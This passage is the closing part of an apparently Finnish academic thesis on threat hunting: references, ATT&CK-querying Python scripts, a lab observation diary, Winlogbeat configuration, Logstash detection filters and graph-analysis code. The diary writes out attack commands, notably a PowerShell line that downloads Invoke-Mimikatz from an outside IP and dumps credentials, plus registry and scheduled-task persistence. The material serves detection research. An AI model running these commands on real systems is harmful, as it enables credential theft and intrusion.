- Getting Started with Windows PowerShell. N.d. Accessed 10 August 2019. Retrieved from <https://docs.microsoft.com/en-us/powershell/scripting/getting-started/getting-started-with-windows-powershell?view=powershell-6>
- Goodin D. 2019. Serial publisher of Windows 0-days drops exploits for 2 more unfixable flaws. Accessed 24 August 2019. Retrieved from <https://arstechnica.com/information-technology/2019/05/serial-publisher-of-windows-0days-drops-exploits-for-3-more-unfixable-flaws/>
- GraphFrames Overview. N.d. Accessed 2 August 2019. Retrieved from <http://graphframes.github.io/graphframes/docs/site/index.html>
- How to remove administrative shares in Windows Server 2008. 29.10.2012. Accessed 13 October 2019. Retrieved from <https://support.microsoft.com/en-us/help/954422/how-to-remove-administrative-shares-in-windows-server-2008>
- Hutchins, E., Cloppert, M. & Amin, R. 2010. Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains. Lockheed Martin.
- Input Capture. N.d. Accessed 16 September 2019. Retrieved from <https://attack.mitre.org/techniques/T1056/>
- Introduction. N.d. Accessed 1 August 2019. Retrieved from <https://www.elastic.co/guide/en/kibana/current/introduction.html>
- Jordan, B., Piazza, R. & Wunder, J. 2017. STIX™ Version 2.0. Part 1: STIX Core Concepts. Accessed 28 July 2019. Retrieved from <http://docs.oasis-open.org/cti/stix/v2.0/cs01/part1-stix-core/stix-v2.0-cs01-part1-stix-core.html>
- Jupyter. N.d. Accessed 2 August 2019. Retrieved from <https://jupyter.org/index.html>

- JYVSECTEC. 2018. CYBERDI. Accessed 9 June 2019. Retrieved from <https://jyvsectec.fi/2018/10/cyberdi/>
- Kananen, J. 2015a. Kehittämistutkimuksen kirjoittamisen käytännönopas. Jyväskylä: Publications of JAMK University of Applied Sciences.
- Kananen, J. 2015b. Opinnäytetyön kirjoittajan opas. Jyväskylä: Publications of JAMK University of Applied Sciences.
- Kerr, D. & Ewing, P. 2018. The Endgame Guide to Threat Hunting. Annapolis: CyberEdge Group, LLC.
- Logstash Introduction. N.d. Accessed 31 July 2019. Retrieved from <https://www.elastic.co/guide/en/logstash/current/introduction.html>
- Lateral Movement. N.d. Accessed 6 October 2019. Retrieved from <https://attack.mitre.org/tactics/TA0008/>
- Lee, R. & Lee, R. 2019. Generating Hypotheses for Successful Threat Hunting. SANS Institute Reading Room.
- Lee, R. & Lee, R. 2018. SANS 2018 Threat Hunting Survey Results. SANS Institute Reading Room.
- Lee, R. & Lee, R. 2019. The Who, What, Where, When, Why and How of Effective Threat Hunting. SANS Institute Reading Room.
- Mandiant. 2013. APT1: Exposing One of China's Cyber Espionage Units. Accessed 21 March 2020. Retrieved from <https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf>
- Metcalf, S. 2018. Unofficial Guide to Mimikatz & Command Reference. Accessed 8 September 2019. Retrieved from [https://adsecurity.org/?page\\_id=1821](https://adsecurity.org/?page_id=1821)
- MITRE ATT&CK®. N.d. Accessed 23 March 2020. Retrieved from <https://attack.mitre.org/>
- MITRE. Crown Jewels Analysis. Accessed 6 September 2019. Retrieved from <https://www.mitre.org/publications/systems-engineering-guide/enterprise-engineering/systems-engineering-for-mission-assurance/crown-jewels-analysis>
- NetworkX. N.d. Accessed 5 April 2020. Retrieved from <https://networkx.github.io/>
- Obfuscated Files or Information. N.d. Accessed 1 September 2019. Retrieved from <https://attack.mitre.org/techniques/T1027/>
- Package overview. N.d. Accessed 5 April 2019. Retrieved from [https://pandas.pydata.org/docs/getting\\_started/overview.html](https://pandas.pydata.org/docs/getting_started/overview.html)
- Persistence. N.d. Accessed 17 August 2019. Retrieved from <https://attack.mitre.org/tactics/TA0003/>
- PowerShell. N.d. a. Accessed 10 August 2019. Retrieved from <https://docs.microsoft.com/en-us/powershell/scripting/overview?view=powershell-6>

- PowerShell. N.d. b. Accessed 10 August 2019. Retrieved from <https://attack.mitre.org/techniques/T1086/>
- Privilege Escalation. N.d. Accessed 23 August 2019. Retrieved from <https://attack.mitre.org/tactics/TA0004/>
- Remote Desktop Protocol. N.d. Accessed 11 October 2019. Retrieved from <https://attack.mitre.org/techniques/T1076/>
- Remote File Copy. N.d. Accessed 8 October 2019. Retrieved from <https://attack.mitre.org/techniques/T1105/>
- Rodriguez, R. 2017. Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sysmon and ELK - Part I (Event ID 7). Accessed 12 September 2019. Retrieved from <https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for.html>
- Rodriguez, R. 2018a. Welcome to HELK! : Enabling Advanced Analytics Capabilities. Accessed 31 September 2019. Retrieved from <https://cyberwardog.blogspot.com/2018/04/welcome-to-helk-enabling-advanced-9.html>
- Rodriguez, R. 2018b. Categorizing and Enriching Security Events in an ELK with the Help of Sysmon and ATT&CK. Accessed 5 August 2019. Retrieved from <https://cyberwardog.blogspot.com/2018/07/categorizing-and-enriching-security.html>
- Run and RunOnce Registry Keys. N.d. Accessed 20 August 2019. Retrieved from <https://docs.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys>
- Security Account Manager (SAM). N.d. Accessed 7 September 2019. Retrieved from [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc756748\(v=ws.10\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc756748(v=ws.10))
- Security Subsystem Architecture. N.d. Accessed 8 September 2019. Retrieved from [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/cc961760\(v=technet.10\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/cc961760(v=technet.10))
- Services. N.d. Accessed 25 August 2019. Retrieved from [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc772408\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc772408(v=ws.11))
- Shackleford, D. 2017. Cloud Security: Defense in Detail if Not in Depth. SANS Institute Reading Room. 1-2.
- Scripting. N.d. Accessed 9 August 2019. Retrieved from <https://attack.mitre.org/techniques/T1064/>
- Storm, B. 2018. ATT&CK 101. Accessed 23 April 2020. Retrieved from <https://www.mitre.org/capabilities/cybersecurity/overview/cybersecurity-blog/attck-101>
- Storm, B., Battaglia, J., Kemmerer, M., Miller, D., Wampler, C., Whitley, S. & Wolf, D. 2017. Finding Cyber Threats with ATT&CK-Based Analytics. MITRE Corporation.

Sqrll. N.d. Hunt Evil: Your Practical Guide to Threat Hunting.

Sqrll. 2018. A Framework for Cyber Threat Hunting.

Sysmon. 2019. Accessed 30 September 2019. Retrieved from <https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

System Network Configuration Discovery. N.d. Accessed 4 October 2019. Retrieved from <https://attack.mitre.org/techniques/T1016/>

Task Scheduler. N.d. a. Accessed 18 August 2019. Retrieved from <https://docs.microsoft.com/en-us/windows/win32/taskschd/task-scheduler-start-page>

Task Scheduler. N.d. b. Accessed 19 August 2019. Retrieved from <https://attack.mitre.org/techniques/T1053/>

Valid Accounts. N.d. Accessed 22 August 2019. Retrieved from <https://attack.mitre.org/techniques/T1078/>

What is Elasticsearch?. N.d. Accessed 31 September 2019. Retrieved from <https://www.elastic.co/what-is/elasticsearch>

Wrightson, D. 2012. CAPTURING WINDOWS 7 CREDENTIALS AT LOGON USING CUSTOM CREDENTIAL PROVIDER. Accessed 18 September 2019. Retrieved from <https://blog.leetsys.com/2012/01/02/capturing-windows-7-credentials-at-logon-using-custom-credential-provider/>



## Appendices

### Appendix 1. top\_10\_groups\_by\_techniques.py

```
#!/usr/bin/env python3

from attackcti import attack_client
from stix2 import TAXIICollectionSource, Filter, CompositeDataSource
from taxii2client.v20 import Collection

from pandas import *
from pandas.io.json import json_normalize

lift = attack_client()

ATTCK_STIX_COLLECTIONS = "https://cti-taxii.mitre.org/stix/collections/"
ENTERPRISE_ATTCK = "95ecc380-afe9-11e4-9b6c-751b66dd541e"

ENTERPRISE_COLLECTION = Collection(ATTCK_STIX_COLLECTIONS + ENTERPRISE_ATTCK + "/")
TC_ENTERPRISE_SOURCE = TAXIICollectionSource(ENTERPRISE_COLLECTION)

pandas.set_option('display.max_rows', 200)

techniques = {
    'group': [],
    'techniques': []
}

filter_relationship_objects = [
    Filter('type', '=', 'relationship'),
    Filter('relationship_type', '=', 'uses'),
]

all_relationships = TC_ENTERPRISE_SOURCE.query(filter_relationship_objects)

filter_technique_objects = [
    Filter('type', '=', 'attack-pattern'),
    Filter('x_mitre_platforms', '=', 'Windows'),
]

all_techniques = TC_ENTERPRISE_SOURCE.query(filter_technique_objects)

filter_group_objects = [
    Filter('type', '=', 'intrusion-set'),
]

all_group_objects = TC_ENTERPRISE_SOURCE.query(filter_group_objects)

for group in all_group_objects:

    group_techniques = []
    group_relationships = list(filter(lambda x: x.source_ref == group.id, all_relationships))

    for relationship in group_relationships:
        group_techniques.extend(list(filter(lambda x: x.id == relationship.target_ref, all_techniques)))
```

```
group_techniques = lift.translate_stix_objects(group_techniques)

techniques['group'].append(group.name)
techniques['techniques'].append(len(group_techniques))

techniques = pandas.DataFrame(techniques)
techniques = techniques.sort_values('techniques',ascending=False).head(10)
print(techniques)
```

## Appendix 2. top\_3\_techniques\_by\_tactic.py

```
#!/usr/bin/env python3

from attackcti import attack_client
from stix2 import TAXIICollectionSource, Filter, CompositeDataSource
from taxii2client.v20 import Collection

from pandas import *
from pandas import json_normalize

lift = attack_client()

ATTCK_STIX_COLLECTIONS = "https://cti-taxii.mitre.org/stix/collections/"
ENTERPRISE_ATTCK = "95ecc380-afe9-11e4-9b6c-751b66dd541e"

ENTERPRISE_COLLECTION = Collection(ATTCK_STIX_COLLECTIONS + ENTERPRISE_ATTCK + "/")
TC_ENTERPRISE_SOURCE = TAXIICollectionSource(ENTERPRISE_COLLECTION)

pandas.set_option('display.max_rows', 200)

techniques = []
groups = ['APT32',
          'Lazarus Group',
          'APT28',
          'APT3',
          'OilRig',
          'Dragonfly 2.0',
          'Threat Group-3390',
          'Patchwork',
          'menuPass',
          'BRONZE BUTLER'
]
tactics = ['discovery',
          'lateral-movement',
          'execution',
          'persistence',
          'defense-evasion',
          'command-and-control',
          'privilege-escalation',
          'credential-access'
]

filter_relationship_objects = [
    Filter('type', '=', 'relationship'),
    Filter('relationship_type', '=', 'uses')
]

all_relationships = TC_ENTERPRISE_SOURCE.query(filter_relationship_objects)

filter_technique_objects = [
    Filter('type', '=', 'attack-pattern'),
    Filter('x_mitre_platforms', '=', 'Windows')
]
```

```

all_techniques = TC_ENTERPRISE_SOURCE.query(filter_technique_objects)

filter_group_objects = [
    Filter('type', '=', 'intrusion-set'),
]

all_group_objects = TC_ENTERPRISE_SOURCE.query(filter_group_objects)

def filter_tactics(technique):
    new_tactics = []
    for tactic in technique['tactic']:
        if tactic in tactics:
            new_tactics.append(tactic)
    technique['tactic'] = new_tactics
    return technique['tactic']

for group in groups:
    group_object = list(filter(lambda x: x.name == group, all_group_objects))[0]

    group_techniques = []
    group_relationships = list(filter(lambda x: x.source_ref == group_object.id, all_relationships))

    for relationship in group_relationships:
        group_techniques.extend(list(filter(lambda x: x.id == relationship.target_ref, all_techniques)))

    group_techniques = lift.translate_stix_objects(group_techniques)
    group_techniques = list(filter(filter_tactics, group_techniques))
    techniques.extend(group_techniques)

techniques = json_normalize(techniques)

s = techniques.apply(lambda x: pandas.Series(x['tactic']),axis=1).stack().reset_index(level=1,
drop=True)
s.name = 'tactic'
techniques = techniques.drop('tactic', axis=1).join(s).reset_index(drop=True)
techniques = techniques.reindex(['tactic','technique','technique_id'], axis=1)

techniques =
techniques.groupby(['tactic','technique'])['technique'].count().to_frame(name='technique_count')
g = techniques['technique_count'].groupby(level=0, group_keys=False)
techniques = g.apply(lambda x:
x.sort_values(ascending=False).head(3)).to_frame(name='technique_count')
print(techniques)

```

## Appendix 3. Observation diary

Technique ID	Technique Name	Tactic Category	Operating System	Execution Steps	Generated Events	Observation Time
T1059	Command-Line Interface	Execution	Windows 10	Execute "netstat -a -n"	Event ID 1: Process creation	8.8.2019 15:40
T1064	Scripting	Execution	Windows 10	Create "test.bat" file and execute "C:\test.bat" using Windows Run-dialog	Event ID 1: Process creation	10.8.2019 11:20
T1086	PowerShell	Execution	Windows 7	Create "test.vbs" file and execute using "cscript.exe C:\test.vbs"	Event ID 1: Process creation	10.8.2019 11:35
T1053	Scheduled Task	Persistence	Windows 7	Create "test.ps1" and execute it using PowerShell interpreter	Event ID 4103: Module Logging	18.8.2019 13:00
				Execute: schtasks /create /tn test /sc MINUTE /tr C:\test.bat	Event ID 4698: A scheduled task was created	20.8.2019 13:14
				Execute: schtasks /change /tn test /tr cmd.exe	Event ID 4702: A scheduled task was updated	20.8.2019 13:37
				Execute: at 14:04 cmd.exe	Event ID 4698: A scheduled task was created	20.8.2019 14:04
				Execute: reg.exe add		
T1060	Registry Run Keys / Startup Folder	Persistence	Windows 10	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v Test /t REG_SZ /d "C:\test.bat"	Event ID 13: RegistryEvent (Value Set)	21.8.2019 13:40
				Create shortcut to C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup folder		
T1078	Valid Accounts	Persistence	Windows 10	Create user "test"	Event ID 11: FileCreate	21.8.2019 15:47
			Windows Server 2012 R2	Create user "test"	Event ID 4720: A user account was created	23.8.2019 13:13
T1078	Valid Accounts	Privilege Escalation	Windows 10	Log in with an unprivileged user and run an application with administrator privileges	Event ID 4720: A user account was created	23.8.2019 13:25
T1107	File Deletion	Defence Evasion	Windows 7	Execute: Remove-item C:\test.bat	Event ID 4672: Special privileges assigned to new logon	25.8.2019 12:58
T1027	Obfuscated Files or Information	Defence Evasion	Windows 7	Execute: powershell.exe -EncodedCommand ZwBIAHQALQBWAHIAbwBjAGUAGwBzAA==	Event ID 4103: Module Logging	31.8.2019 12:52
				Execute: IEX (New-Object	Event ID 4103: Module Logging	1.9.2019 19:51
				Net.WebClient).DownloadString('http://217.28.160.122/temp/in		
T1003	Credential Dumping	Credential Access	Windows 7	voke-Mimikatz.ps1); Invoke-Mimikatz -DumpCreds	Event ID 7: Image loaded	15.9.2019 12:05
T1056	Input Capture	Credential Access	Windows 7	Register a custom credential provider	Event ID 12: RegistryEvent (Object create and delete)	18.9.2019 19:51
T1110	Brute Force	Credential Access	Windows 10	Attempt to log in with incorrect credentials	Event ID 4625: An account failed to log on	28.9.2019 14:56
				Attempt connecting to a network share with incorrect credentials		
T1087	Account Discovery	Discovery	Windows 10	Execute: net user	Event ID 4771: Kerberos pre-authentication failed	28.9.2019 15:26
T1016	System Network Configuration Discovery	Discovery	Windows 10	Execute: ipconfig /all	Event ID 1: Process creation	2.10.2019 19:47
T1083	File and Directory Discovery	Discovery	Windows 7	Execute: Get-Item *	Event ID 1: Process creation	5.10.2019 13:06
T1105	Remote File Copy	Lateral Movement	Windows 10	Access network share	Event ID 4103: Module Logging	6.10.2019 14:02
T1076	Remote Desktop Protocol	Lateral Movement	Windows 7	Connect to a remote system using the Windows RDP client	Event ID 5140: A network share object was accessed	10.10.2019 18:46
T1077	Windows Admin Shares	Command And Control	Windows 10	Execute: PsExec64.exe \\172.16.10.20 ipconfig	Event ID 4624: An account was successfully logged on	12.10.2019 14:06
T1071	Standard Application Layer Protocol	Command And Control	Windows 7	Execute: Invoke-WebRequest -URI http://217.28.160.122	Event ID 5140: A network share object was accessed	13.10.2019 20:21
T1043	Commonly Used Port	Command And Control	Windows 10	Open SSH connection to remote host	Event ID 3: Network connection	17.10.2019 13:52
					Event ID 3: Network connection	20.10.2019 13:25



## Appendix 5. Winlogbeat configuration

```
# Winlogbeat 6, 7, and 8 are currently supported!
# You can download the latest stable version of winlogbeat here:
# https://www.elastic.co/downloads/beats/winlogbeat

# For simplicity/brevity we have only included only the enabled options necessary for sending
windows logs to HELK.
# Please visit the Elastic documentation for the complete details of each option and full reference
config:
# https://www.elastic.co/guide/en/beats/winlogbeat/current/winlogbeat-reference-yml.html

#===== Winlogbeat specific options =====
winlogbeat.event_logs:
- name: Application
  ignore_older: 30m
- name: Security
  ignore_older: 30m
- name: System
  ignore_older: 30m
- name: Microsoft-windows-sysmon/operational
  ignore_older: 30m
- name: Microsoft-windows-PowerShell/Operational
  ignore_older: 30m
  event_id: 4103, 4104
- name: Windows PowerShell
  event_id: 400,600
  ignore_older: 30m
- name: Microsoft-Windows-WMI-Activity/Operational
  event_id: 5857,5858,5859,5860,5861

#----- Kafka output -----
output.kafka:
# initial brokers for reading cluster metadata
# Place your HELK IP(s) here (keep the port).
# If you only have one Kafka instance (default for HELK) then remove the 2nd IP that has port 9093
hosts: ["<HELK-IP>:9092", "<HELK-IP>:9093"]
topic: "winlogbeat"
##### HELK Optimizing Latency #####
max_retries: 2
max_message_bytes: 1000000
```

## Appendix 6. Technique T1059 Logstash filter

```
filter {

  if [process_name] == "cmd.exe" or [process_parent_name] == "cmd.exe" {

    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
    }
  }
}
```

```

query => "technique_id:T1059"
sort => "modified:desc"
fields => { "tactic" => "mitre_tactic"
           "technique" => "mitre_technique"
           "technique_id" => "mitre_technique_id"
         }
      }
    }
  }
}

```

#### Appendix 7. Technique T1064 Logstash filter

```

filter {

  if [process_name] in ["cscript.exe","wscript.exe"] or [process_command_line] =~
  "\.(bat|cmd|hta|jse|ps1|sct|vbs|vbe|wsf)" {

    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
      query => "technique_id:T1064"
      sort => "modified:desc"
      fields => { "tactic" => "mitre_tactic"
                 "technique" => "mitre_technique"
                 "technique_id" => "mitre_technique_id"
               }
    }
  }
}

```

#### Appendix 8. Technique T1086 Logstash filter

```

filter {

  if [event_id] in [4103,4104] {

    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
      query => "technique_id:T1086"
      sort => "modified:desc"
      fields => { "tactic" => "mitre_tactic"
                 "technique" => "mitre_technique"
                 "technique_id" => "mitre_technique_id"
               }
    }
  }
}

```

#### Appendix 9. Technique T1053 Logstash filter

```

filter {

```



```

if [event_id] in [4698,4702] {

  elasticsearch {
    hosts => ["helk-elasticsearch:9200"]
    index => "mitre-attack-*"
    query => "technique_id:T1053"
    sort => "modified:desc"
    fields => { "tactic" => "mitre_tactic"
               "technique" => "mitre_technique"
               "technique_id" => "mitre_technique_id"
             }
  }
}
}
}

```

#### Appendix 10. Technique T1060 Logstash filter

```

filter {

  if [event_id] == 13 and [registry_key_path] =~ "\\CurrentVersion\\Run" {

    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
      query => "technique_id:T1060"
      sort => "modified:desc"
      fields => { "tactic" => "mitre_tactic"
                 "technique" => "mitre_technique"
                 "technique_id" => "mitre_technique_id"
               }
    }
  }

  if [event_id] == 11 and [file_name] =~ "\\startup" {

    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
      query => "technique_id:T1060"
      sort => "modified:desc"
      fields => { "tactic" => "mitre_tactic"
                 "technique" => "mitre_technique"
                 "technique_id" => "mitre_technique_id"
               }
    }
  }
}
}
}

```

#### Appendix 11. Technique T1078 Logstash filter

```

filter {

  if [event_id] == 4720 {

```

```

elasticsearch {
  hosts => ["helk-elasticsearch:9200"]
  index => "mitre-attack-*"
  query => "technique_id:T1078"
  sort => "modified:desc"
  fields => { "tactic" => "mitre_tactic"
             "technique" => "mitre_technique"
             "technique_id" => "mitre_technique_id"
           }
}
}
if [event_id] == 4672 and [user_name] != 'system' {
  elasticsearch {
    hosts => ["helk-elasticsearch:9200"]
    index => "mitre-attack-*"
    query => "technique_id:T1078"
    sort => "modified:desc"
    fields => { "tactic" => "mitre_tactic"
               "technique" => "mitre_technique"
               "technique_id" => "mitre_technique_id"
             }
  }
}
}
}

```

## Appendix 12. Technique T1050 Logstash filter

```

filter {
  if [event_id] == 4697 and [service_account_name] == 'LocalSystem' {

    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
      query => "technique_id:T1050"
      sort => "modified:desc"
      fields => { "tactic" => "mitre_tactic"
                 "technique" => "mitre_technique"
                 "technique_id" => "mitre_technique_id"
               }
    }
  }
  if [event_id] == 7045 and [service_account_name] == 'localsystem' {
    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
      query => "technique_id:T1050"
      sort => "modified:desc"
      fields => { "tactic" => "mitre_tactic"
                 "technique" => "mitre_technique"
                 "technique_id" => "mitre_technique_id"
               }
    }
  }
}
}
}

```

### Appendix 13. Technique T1107 Logstash filter

```

filter {

  if [powershell][command][name] == 'Remove-Item' and [event_id] == 4103 {

    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
      query => "technique_id:T1107"
      sort => "modified:desc"
      fields => { "tactic" => "mitre_tactic"
                  "technique" => "mitre_technique"
                  "technique_id" => "mitre_technique_id"
                }
    }
  }
}

```

### Appendix 14. Technique T1027 Logstash filter

```

filter {

  if [powershell][host][application] =~ "\-[Ee^]{1,2}[NnCcOoDdEeMmAa^]+ [A-Za-z0-9+/=]{5,}" and
  [event_id] == 4103 {

    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
      query => "technique_id:T1027"
      sort => "modified:desc"
      fields => { "tactic" => "mitre_tactic"
                  "technique" => "mitre_technique"
                  "technique_id" => "mitre_technique_id"
                }
    }
  }
}

```

### Appendix 15. Technique T1003 Logstash filter

```

filter {

  if [event_id] == 7 and [module_loaded] =~ "(WinSCard|cryptdll|hid|samlib|vaultcli)\.dll" {

    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
      query => "technique_id:T1003"
      sort => "modified:desc"
      fields => { "tactic" => "mitre_tactic"
                  "technique" => "mitre_technique"
                }
    }
  }
}

```

```

        "technique_id" => "mitre_technique_id"
    }
}
}
}

```

#### Appendix 16. Technique T1056 Logstash filter

```

filter {

  if [event_id] == 12 and [event_type] == "CreateKey" and [registry_key_path] =~
  "\\Authentication\\Credential Providers" {

    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
      query => "technique_id:T1056"
      sort => "modified:desc"
      fields => { "tactic" => "mitre_tactic"
                  "technique" => "mitre_technique"
                  "technique_id" => "mitre_technique_id"
                }
    }
  }
}
}

```

#### Appendix 17. Technique T1110 Logstash filter

```

filter {

  if [event_id] == 4625 or ( [event_id] == 4771 and [event_status] == "0x18" ) {

    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
      query => "technique_id:T1110"
      sort => "modified:desc"
      fields => { "tactic" => "mitre_tactic"
                  "technique" => "mitre_technique"
                  "technique_id" => "mitre_technique_id"
                }
    }
  }
}
}

```

#### Appendix 18. Technique T1087 Logstash filter

```

filter {

  if [event_id] == 1 and [process_command_line] =~
  "(net\s+user)|(net\s+localgroup)|(dsquery\s+user)|(dsquery\s+group)" {

```

```

elasticsearch {
  hosts => ["helk-elasticsearch:9200"]
  index => "mitre-attack-*"
  query => "technique_id:T1087"
  sort => "modified:desc"
  fields => { "tactic" => "mitre_tactic"
            "technique" => "mitre_technique"
            "technique_id" => "mitre_technique_id"
          }
}
}
}

```

#### Appendix 19. Technique T1016 Logstash filter

```

filter {

  if [event_id] == 1 and [process_command_line] =~ "ipconfig|route|arp" {

    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
      query => "technique_id:T1016"
      sort => "modified:desc"
      fields => { "tactic" => "mitre_tactic"
                "technique" => "mitre_technique"
                "technique_id" => "mitre_technique_id"
              }
    }
  }
}

```

#### Appendix 20. Technique T1083 Logstash filter

```

filter {

  if [event_id] == 4103 and [powershell][command][name] in ['Get-Item','Get-ChildItem'] {

    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
      query => "technique_id:T1083"
      sort => "modified:desc"
      fields => { "tactic" => "mitre_tactic"
                "technique" => "mitre_technique"
                "technique_id" => "mitre_technique_id"
              }
    }
  }
}

```

#### Appendix 21. Technique T1105 Logstash filter

```

filter {

  if [event_id] == 5140 and [share_name] !~ "ipc\$|sysvol" {

    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
      query => "technique_id:T1105"
      sort => "modified:desc"
      fields => { "tactic" => "mitre_tactic"
                  "technique" => "mitre_technique"
                  "technique_id" => "mitre_technique_id"
                }
    }
  }
}

```

## Appendix 22. Technique T1076 Logstash filter

```

filter {

  if [event_id] == 4624 and [logon_type] == "10" {

    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
      query => "technique_id:T1076"
      sort => "modified:desc"
      fields => { "tactic" => "mitre_tactic"
                  "technique" => "mitre_technique"
                  "technique_id" => "mitre_technique_id"
                }
    }
  }
}

```

## Appendix 23. Technique T1077 Logstash filter

```

filter {

  if [event_id] == 5140 and [share_name] =~ "c\$|ipc\$|admin\$" {

    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
      query => "technique_id:T1077"
      sort => "modified:desc"
      fields => { "tactic" => "mitre_tactic"
                  "technique" => "mitre_technique"
                  "technique_id" => "mitre_technique_id"
                }
    }
  }
}

```

## Appendix 24. Technique T1071 Logstash filter

```

filter {

  if [event_id] == 3 and [dst_port_name] in ["http","https","dns","smtp"] and [dst_ip_public] {

    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
      query => "technique_id:T1071"
      sort => "modified:desc"
      fields => { "tactic" => "mitre_tactic"
                  "technique" => "mitre_technique"
                  "technique_id" => "mitre_technique_id"
                }
    }
  }
}

```

## Appendix 25. Technique T1043 Logstash filter

```

filter {

  if [event_id] == 3 and [dst_port] in [22,123,110] {

    elasticsearch {
      hosts => ["helk-elasticsearch:9200"]
      index => "mitre-attack-*"
      query => "technique_id:T1043"
      sort => "modified:desc"
      fields => { "tactic" => "mitre_tactic"
                  "technique" => "mitre_technique"
                  "technique_id" => "mitre_technique_id"
                }
    }
  }
}

```

## Appendix 26. Data analysis code

```

# Import packages

from elasticsearch import Elasticsearch, helpers
from pandas import json_normalize
import networkx as nx
import ipywidgets as widgets
from IPython.display import display
import plotly.graph_objects as go

# Fetch data from Elasticsearch

es = Elasticsearch(['http://172.16.100.50:9200'],timeout=600)

```

```

match_all = {
  "size": 10000,
  "query": {
    "bool": {
      "must": [
        {
          "exists": {
            "field": "mitre_technique_id"
          }
        },
        {
          "range": {
            "@timestamp": {
              "format": "strict_date_optional_time",
              "gte": "2020-02-16T22:00:00.000Z",
              "lte": "2020-02-17T22:00:00.000Z"
            }
          }
        }
      ],
      "filter": [
        {
          "match_all": {}
        }
      ],
      "should": [],
      "must_not": [
        {
          "match_phrase": {
            "meta_user_name_is_machine": {
              "query": "true"
            }
          }
        }
      ]
    }
  }
}

```

```

res = helpers.scan(
  client = es,
  scroll = '2m',
  query = match_all,
  index = "logs-endpoint*")

```

```

doc_count = 0
docs = []

```

```

for doc in res:
  data = doc['_source']
  data['_id'] = doc['_id']
  docs.append(doc['_source'])

```

```

print("DOC COUNT: %s" % len(docs))

```

```

# Craete pandas dataframe and normalize fields

```

```

df = json_normalize(docs)

```



```

df.rename(columns={'_id': 'id', '@timestamp': 'timestamp'},inplace=True)
df['user_name'] = df['user_name'].str.lower()

# Function to generate the graph and visualization

def create_graph(df, filters):

    # Define id and edge columns
    column_ID = 'id'
    column_edge = 'user_name'
    columns = ['mitre_technique_id', 'timestamp', 'winlog.computer_name']

    # Filter dataset based on values of the ipywidgets form
    user_cond = df['user_name'] == filters['user_select']
    tactics = [ k for k,v in filters.items() if (v == True and k != 'user_select')]
    tactic_cond = df['mitre_tactic'].apply(lambda x: list(set(x) & set(tactics)))
    df_filtered = df[user_cond & tactic_cond]

    # Remove duplicates and merge dataset to itself
    data_to_merge = df_filtered[[column_ID, column_edge,
    *columns]].dropna(subset=[column_edge]).drop_duplicates()
    data_to_merge = data_to_merge.merge(data_to_merge[[column_ID, column_edge, *columns]],
    on=column_edge)

    # Get remove self connections
    df_merged =
    data_to_merge[~(data_to_merge[column_ID+"_x"]==data_to_merge[column_ID+"_y"])].reset_index(
    drop=True)

    # Remove bidirectional connection
    df_merged.drop(df_merged.loc[(df_merged["timestamp_x"]>df_merged["timestamp_y"]) |
    (df_merged["timestamp_x"]==df_merged["timestamp_y"])].index.tolist(), inplace=True)

    # Remove connections with same technique id

    df_merged.drop(df_merged.loc[df_merged["mitre_technique_id_x"]==df_merged["mitre_technique_
    id_y"]].index.tolist(), inplace=True)
    df_merged.reset_index().drop(columns=['index'])

    # Create NetworkX directed Graph object and add node attributes (fields)
    G = nx.from_pandas_edgelist(df=df_merged, source=column_ID+"_x", target=column_ID+"_y",
    edge_attr=True, create_using=nx.DiGraph)
    nx.set_node_attributes(G, df_filtered.set_index('id').to_dict('index'))

    # Find the lognest path
    longestPath = nx.algorithms.dag.dag_longest_path(G)

    # Create new Graph object with only the nodes from the longest path
    graph=nx.DiGraph()
    nx.add_path(graph,longestPath)

    # Set node and edge attributes to the new Graph
    nx.set_node_attributes(graph,{n: d for n,d in G.nodes(data=True)})
    nx.set_edge_attributes(graph, {(e[0],e[1]): e[2] for e in G.edges(data=True)})
    # (Re)Create graph and visualization when for the ipywidgets controls are changes
    def controll(**filters):
        create_graph(df, filters)

    # Create ipywidgets form to filter the visualization

```

```
default_user = 'administrator'

users = df['user_name'].dropna().unique()

tactics = ['execution', 'persistence', 'privilege-escalation', 'defence-evasion', 'credential-access',
